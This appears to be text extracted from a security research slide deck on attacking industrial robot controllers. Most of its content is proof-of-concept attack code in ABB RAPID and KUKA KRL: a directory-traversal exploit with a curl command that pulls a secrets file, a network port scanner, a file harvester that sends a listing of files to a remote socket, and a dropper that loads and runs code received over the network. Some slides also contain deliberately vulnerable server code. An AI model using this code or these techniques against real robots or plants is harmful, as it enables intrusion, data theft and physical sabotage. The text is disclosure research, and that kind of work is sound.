Without Input Validation



Unrestricted Movement Commands

With Input Validation



A Vulnerable Motion Server


```
DEF external_movement()
    DECL axis pos_cmd

    eki_init("ExiHwInterface")
    eki_open("EkiHwInterface")


    LOOP
        eki_getreal("EkiHwInterface", "RobotCommand/Pos/#A1", pos_cmd.a1)
        eki_getreal("EkiHwInterface", "RobotCommand/Pos/#A2", pos_cmd.a2)
        eki_getreal("EkiHwInterface", "RobotCommand/Pos/#A3", pos_cmd.a3)
        eki_getreal("EkiHwInterface", "RobotCommand/Pos/#A4", pos_cmd.a4)
        eki_getreal("EkiHwInterface", "RobotCommand/Pos/#A5", pos_cmd.a5)
        eki_getreal("EkiHwInterface", "RobotCommand/Pos/#A6", pos_cmd.a6)

        PTP joint_pos_cmd
    ENDOLOOP
END
```

Directory Traversal on File Retrieval



Directory Traversal on File Retrieval



Vulnerable Code Snippets (Examples) - 2

```
MODULE VulnWebServer
PROC main()

    SocketCreate server;
    SocketBind server, '0.0.0.0', 1234;
    SocketListen server;

    SocketAccept server, sock;

    WHILE true DO
        SocketReceive sock, \RawData:=data;
        fileName := ParseCommand(data);
        Open fileName, res;
        ReadAndSendFile(\file:=res, \socket:=sock);
    ENDWHILE
ENDPROC
ENDMODULE
```

Example

Robot controller

Virtual Controllers

- NewController
 - HOME
 - Configuration
 - Event Log
 - I/O System
- RAPID
 - TROB1
 - WebSrv
 - System Modules
 - BASE
 - logLib
 - renderLib
 - UtilityFuncs
 - WebServer

TestVirtualController

Outside the root

Documents library

Directory: /home/www/

Name	Size	Seconds since 1970)
d ..	-	-
f ABB_Logo.gif	441	1516111744
f exampleWebPage.rtml	202	1516111744
d log/	-	1593032704
d src/	-	1593017856
f startPage.rtml	4812	1516111744


RAPID Server 1.1

Web server root

Secrets stolen


```
curl 'http://192.168.215.128:5505/...\\..\\' | sed -e 's/<[^>]*>//g'
% Total    % Received % Xferd  Average Speed   Time   Time   Current
          Dload Upload   Total Spent   Left Speed
100  2050    0  2050    0    0  9274    0 --:--:--:--:--:--:--:--  9318
ABB IRC5ABB IRC5 Robot ControllerDirectory: /home/..\\..\\NameSizeSeconds since
1970)d.../-1593031424
dINTERNAL/-1593019392
fnetconfig.db112641593033600
dPRODUCTS/-1593017728
fRegistry.db163841593033600
fRW6system.xml1451593018752
fsecrets.txt161593033984
dSYSPAR/-1593017728
fsystem.xml10701593018752
f{676F8BE7-3C9F-4AA1-BB75-3099997B98F3}.xml32321593022848
RAPID Server 1.1
curl 'http://192.168.215.128:5505/...\\..\\secrets.txt'
secrets are here
```

Input Validation on Function Calls



Input Validation on Function Calls

- With input validation...





From Automation Logic to Custom Malware



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Are These Languages Good to Write Malware?

- Exchange files via network



Vendor	File System	Directory Listing	Load Module From File	Call By Name	Communication
ABB	✓	✓	✓	✓	✓
KUKA	✓				✓
Mitsubishi	✓				✓
Kawasaki					✓
COMAU	✓	Indirect	✓	✓	✓
DENSO			✓	✓	✓
Universal-Robot					✓
FANUC	✓	✓	✓	✓	✓

Are These Languages Good to Write Malware?

- Load or send data via network
- Jump to code available at runtime



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Are These Languages Good to Write Malware?

- Load or send data via network
- Jump to code available at runtime
- Scan the network for targets



Vendor	Communication
ABB	✓
KUKA	✓
Mitsubishi	✓
Kawasaki	✓
COMAU	✓
DENSO	✓
Universal-Robot	✓
FANUC	✓


Are These Languages Good to Write Malware?

- Load or send data via network
- Jump to code available at runtime
- Scan the network for targets
- Turing-complete language

Can we Scan the Network?

```
HOME/Server.sys* X
316 FUNC bool scan_port(string ip, num port)
317     SocketCreate sock;
318     SocketConnect sock, ip, port \Time:=1;
319     SocketClose sock;
320     RETURN TRUE;
321     ERROR
322         IF ERRNO = ERR_SOCK_TIMEOUT THEN
323             SocketClose sock;
324             RETURN FALSE;
325         ELSE
326             RAISE;
327         ENDIF
328     ENDFUNC
329
330 PROC network_scan()
331     VAR string ip_address_prefix := "10.0.0." ! target network
332     VAR string ip_address;
333     VAR string out;
334     CONST num PortsLen := 3;
335     VAR num ports{PortsLen}
336
337     VAR bool result;
338
339     curtargets := 1;
340
341 FOR j FROM firsttarget TO numtargets DO
342     ip_address := ip_address_prefix + NumToStr(j, 0);
343
344     FOR i FROM 1 TO PortsLen DO
345         result := scan_port(ip_address, ports{i});
```


```
316 FUNC bool scan_port(string ip, num port)
317     SocketCreate sock;
318     SocketConnect sock, ip, port \Time:=1;
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327         ENDIF
328     ENDFUNC
329
330 PROC network_scan()
331     VAR string ip_address_prefix := "10.0.0." ! target network
332     VAR string ip_address;
333     VAR string out;
334     CONST num PortsLen := 3;
335     VAR num ports{PortsLen} := [5011, 5012, 5013]; ! target ports
336
337     VAR bool result;
338
339     curtargets := 1;
340
341 FOR j FROM firsttarget TO numtargets + firsttarget DO
342     ip_address := ip_address_prefix + NumToStr(j, 0);
343
344     FOR i FROM 1 TO PortsLen DO
345         result := scan_port(ip_address, ports{i});
```



Can we Exfiltrate Files?

```
1 MODULE FileHarvester
2
3 ! Small PoC payload of a file harvester.
4 ! Take recursively the list of files
5 ! and sends it to a remote service (pre-defined IP address)
6
7 VAR socketdev sock;
8
9 PROC lsdir(string dirname)
10    VAR dir directory;
11    VAR string filename;
12    VAR string path;
13    OpenDir directory, dirname;
14    WHILE ReadDir(directory, filename) DO
15        IF filename <> ".." AND filename <> "." THEN
16            path := dirname + "/" + filename;
17            IF IsFile(path, \Directory) THEN
18                lsdir(path);
19            ENDIF
20            SocketSend sock \Str:=path;
21        ENDIF
22    ENDWHILE
23    CloseDir directory;
24 ENDPROC
25
26 PROC main()
27
28    VAR string start := "HOME:";;
29    VAR string ip_address := "127.0.0.1";
30    VAR num port := 5000;
31
32    SocketCreate sock;
```

```
1 MODULE FileHarvester
2
3 ! Small PoC payload of a file harvester.
4 ! Take recursively the list of files in the HOME:/ directory
5 ! and sends it to a remote service (pre-defined IP address)
6
7 VAR socketdev sock;
8
9 PROC lsdir(string dirname)
10    VAR dir directory;
11    VAR string filename;
12    VAR string path;
13    OpenDir directory, dirname;
14    WHILE ReadDir(directory, filename) DO
15        IF filename <> ".." AND filename <> "." THEN
16            path := dirname + "/" + filename;
17            IF IsFile(path, \Directory) THEN
18                lsdir(path);
19            ENDIF
20            SocketSend sock \Str:=path;
21        ENDIF
22    ENDWHILE
23    CloseDir directory;
24 ENDPROC
```



A Generic Malware Dropper


```
MODULE Dropper
PROC main_loop()

    ! ... variable declaration
    ! ... socket creation and initialization

    WHILE TRUE DO
        SocketReceive clientsock, \Str:=data;
        name := ParseName(data)
        Open diskhome + "/" + name + ".mod", f;
        WHILE data DO
            SocketReceive clientsock, \Str:=rec;
            Write f, rec;
        ENDWHILE
        Load \Dynamic, diskhome \File:=name + ".mod";
        %name + ":main"; ! call function by name
    ENDWHILE
ENDPROC
ENDMODULE
```

1. Read data from the network
2. Write data to file
3. Load that file as code

Putting it All Together



How to Bootstrap the Infection?

- **Option 1: We have an RCE in the automation scripts**
- Option 2: The attacker can be a bit more creative

How to Bootstrap the Infection?

- Option 1: We have an RCE in the automation scripts
- **Option 2: The attacker can be a bit more creative**



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
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
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Model



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UserLogonUSB KRC2/4 App Version 1.0.7 € 99,-	UserLogonIO KRC2/4 App Version 1.0.1 € 89,-	myHMI KRC4 App Version 1.1.1 € 329,-
---	--	---

ObjectBrowser KRC4 App Version 1.1.12 € 329,-	SmartInputBox KRC4 App Version 1.0.17 € 179,-	ExtensionPack KRC4 App Version 1.0.4 € 119,-
--	--	---

